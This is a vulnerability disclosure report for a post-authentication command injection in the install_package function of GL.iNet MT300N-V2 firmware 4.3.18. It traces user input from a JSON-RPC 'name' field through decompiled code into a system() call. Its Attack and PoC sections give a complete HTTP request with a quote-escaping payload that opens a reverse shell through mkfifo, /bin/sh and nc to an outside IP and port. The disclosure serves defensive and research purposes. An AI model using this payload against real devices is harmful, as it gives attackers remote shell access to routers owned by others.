
GL.iNet MT300N-V2 plugins.so install_package function Command injection vulnerability

Product Information

```
Brand: GL.iNet
Model: MT300N-V2
Firmware Version: V4.3.18
Official Website: https://www.gl-inet.com/
Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18
```



Affected Component

```
install_package function in \usr\lib\oui-httpd\rpc\plugins.so
```


Suggested description of the vulnerability

```
GL.iNet MT300N-V2 V4.3.18 plugins.so install_package function Command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts for each URI path, which can be traced to oui-rpc.lua.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154    methods[json_data.method](json_data.id, json_data.params or {})
```

```
115    local methods= {
116        ["challenge"] = rpc_method_challenge,
117        ["login"] = rpc_method_login,
118        ["logout"] = rpc_method_logout,
119        ["alive"] = rpc_method_alive,
120        ["call"] = rpc_method_call
121    }
```


Calls the rpc_method_call function, which in turn executes the rpc.call function call.

```
71  local function rpc_method_call(id, params)
72      if #params < 3 then
73          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74          ngx.say(cjson.encode(resp))
75          return
76      end
77
78      local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80      if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82          ngx.say(cjson.encode(resp))
83          return
84      end
85
86      if args and type(args) ~= "table" then
87          local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88          ngx.say(cjson.encode(resp))
89          return
90      end
91
92      ngx.ctx.sid = sid
93
94      if not rpc.is_no_auth(object, method) then
95          if not rpc.access("rpc", object .. "." .. method) then
96              local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97              ngx.say(cjson.encode(resp))
98              return
99          end
00      end
01
02      local res = rpc.call(object, method, args)
03      if type(res) == "number" then
```

Calls /cgi-bin/glc

```
126  local function glc_call(object, method, args)
127      ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129      local res = ngx.location.capture("/cgi-bin/glc", {
130          method = ngx.HTTP_POST,
131          body = cjson.encode({
132              object = object,
133              method = method,
134              args = args or {}
135          })
136      })
```

In glc, the corresponding handler library functions are loaded, located in the /usr/lib/oui-httpd/rpc folder



The binary plugins.so contains a command injection vulnerability in install_package.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```
int __fastcall install_package(int a1, int a2)
{
  char v3; // $s1
  int v4; // $s1
  int v5; // $v0
  int v6; // $v0
  int v8; // $v0
  int v9; // $v0
  int v10; // $v0
  int v11; // $v0
  int v12; // $v0
  const char *v13; // $v0
  void *v14; // $s1
  int v15; // $v0
  int v16; // $v0
  int v17; // $v0
  char *command; // [sp+24h] [-1C8h]
  char *ptr; // [sp+28h] [-1C4h]
  int v20; // [sp+2Ch] [-1C0h]
  int v21; // [sp+30h] [-1BCh]
  _DWORD v23[32]; // [sp+38h] [-1B4h] BYREF
  _DWORD v24[75]; // [sp+B8h] [-134h] BYREF
  int v25; // [sp+1E4h] [-8h]

  v25 = *(_DWORD *)off_15128;
  if ( !off_150D4() )
  {
    v5 = ((int (__fastcall *)(int, int))off_15064)(-2, -1);
    ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v5);
    v6 = ((int (__fastcall *)(char *))off_15118)(&aNetworkUnreach[dword_15024]);
    ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v6);
    goto LABEL_10;
  }
  if ( !off_150F0(&aVarLockOpkgLoc[dword_15024]) )
  {
    ptr = (char *)((int (__fastcall *)(char *))off_1506C)(&aDfAwkOverlayfs[dword_15024]);
    if ( off_150F0(&aCatTmpOpkgStde[dword_15024 + 4]) )
      ((void (__fastcall *)(const char *))off_150C0)(&aCatTmpOpkgStde[dword_15024 + 4]);
    if ( off_150F0(&aCatTmpOpkgStdo[dword_15024 + 4]) )
      ((void (__fastcall *)(const char *))off_150C0)(&aCatTmpOpkgStdo[dword_15024 + 4]);
    v20 = ((int (__fastcall *)(int, char *))off_150E8)(a1, &aName[dword_15024]);
    v3 = ((int (__fastcall *)(int))off_1508C)(v20);
    v23[0] = 0;
    ((void (__fastcall *)(void *, int, size_t))off_150A8)(&v23[1], 0, 0x7Cu);
    v21 = v3;
    if ( v3 < 1 )
    {
LABEL_22:
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

plugins › plugins.install_package

```
{
  if ( !((int (__fastcall *)(char *))check_file_is_exist)("/var/lock/opkg.lock") )
  {
    ptr = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamicLine)("df / | awk '/overlayfs:/ {print $4}'");
    if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stderr") )
      ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stderr");
    if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stdout") )
      ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stdout");
    v21 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "name");
    v3 = ((int (__fastcall *)(int))json_array_size)(v21);
    v24[0] = 0;
    ((void (__fastcall *)(void *, int, size_t))memset)(&v24[1], 0, 0x7Cu);
    v22 = v3;
    if ( v3 < 1 )
    {
LABEL_22:
      v15 = (void *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stderr");
      command = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stdout");
      if ( v15 )
      {
        v16 = ((int (__fastcall *)(int, int))json_integer)(-6, -1);
        ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v16);
        v17 = ((int (__fastcall *)(void *))json_string)(v15);
        ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v17);
        ((void (__fastcall *)(void *))free)(v15);
      }
      if ( command )
      {
        v18 = ((int (__fastcall *)(char *))json_string)(command);
        ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "info", v18);
        ((void (__fastcall *)(void *))free)(command);
      }
      goto LABEL_10;
    }
    v4 = 0;
    while ( 1 )
    {
      v13 = ((int (__fastcall *)(int, int))json_array_get)(v21, v4);
      v14 = (const char *)((int (__fastcall *)(int))json_string_value)(v13);
      ((void (__fastcall *)(char *, const char *))strcpy)((char *)v24, v14);
      v25[0] = 0;
      ((void (__fastcall *)(void *, int, size_t))memset)(&v25[1], 0, (size_t)&0x0);
      if ( !((int (__fastcall *)(const char *, const char *))strcmp)((const char *)v24, "gl-tor") )
      {
        if ( ((int (__fastcall *)(const char *))atoi)(ptr) < 2800 )
        {
          if ( *(int *)(void *)0x15194 >= 7 )
            ((void (__fastcall *)(char *, char *, int, char *))__gl_log)(
              "plug_ins_api.c",
              (char *)&elf_hash_bucket[10] + 3,
              7,
              "FlashFree=%s
");
          v11 = ((int (__fastcall *)(int, int))json_integer)(-3, -1);
          ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v11);
          v12 = ((int (__fastcall *)(char *))json_string)("flash not enough storage space");
          ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v12);
          ((void (__fastcall *)(void *))free)(ptr);
          goto LABEL_10;
        }
        ((void (__fastcall *)(void *))free)(ptr);
      }
      ((void (*)(char *, const char *, ...))sprintf)((char *)v25, "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync", *(void *)0x1500C, v24);
      ((void (__fastcall *)(const char *))system)((const char *)v25);
      if ( ++v4 == v22 )
        goto LABEL_22;
    }
```

Source is the user-controllable JSON parameter, which is a string in the name array.

```
v21 = json_object_get(a1, "name");
v13 = json_array_get(v21, v4);
v14 = json_string_value(v13);
strcpy((char *)v24, v14);
```

That is, the fields in the request JSON: {

```
  "name": ["user-controllable string"]
}
```

Each element in the "name" array will enter the subsequent command concatenation logic.

The Sink is system(v25)

```
sprintf((char *)v25,
        "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync",
        *(void *)0x1500C,
        v24);

system((const char *)v25);
```

Although the code wraps user input in single quotes, it does not escape single quotes. Therefore, an attacker only needs to insert a single quote in name to escape the original parameter boundary and inject additional shell commands.


```
18
19  The complete data flow is as follows:
20
21  install_package(a1, a2)
22      └── json_object_get(a1, "name")
23              └── json_array_get(name_array, i)
24                      └── json_string_value(...)
25                              └── strcpy(v24, user_input)
26                                      └── sprintf(v25, "... install '%s' ...",
    v24)
27                                              └── system(v25)
```

Attack

Obtain a shell by directly injecting commands.

```
1  "name":["'`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-
   i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`'"]
```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_plugins_install_package.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2.

```
POST /rpc HTTP/1.1
Host: 192.168.31.7
Content-Length: 247
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Origin: http://192.168.31.7
Referer: http://192.168.31.7/
Accept-Encoding: gzip, deflate, br
Cookie: Admin-Token=ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2
Connection: keep-alive

{"jsonrpc":"2.0","id":1999,"method":"call","params":["ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2","plugins","install_package",{"name":["'`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`'"]}]}
```

Discoverer

ZippyJia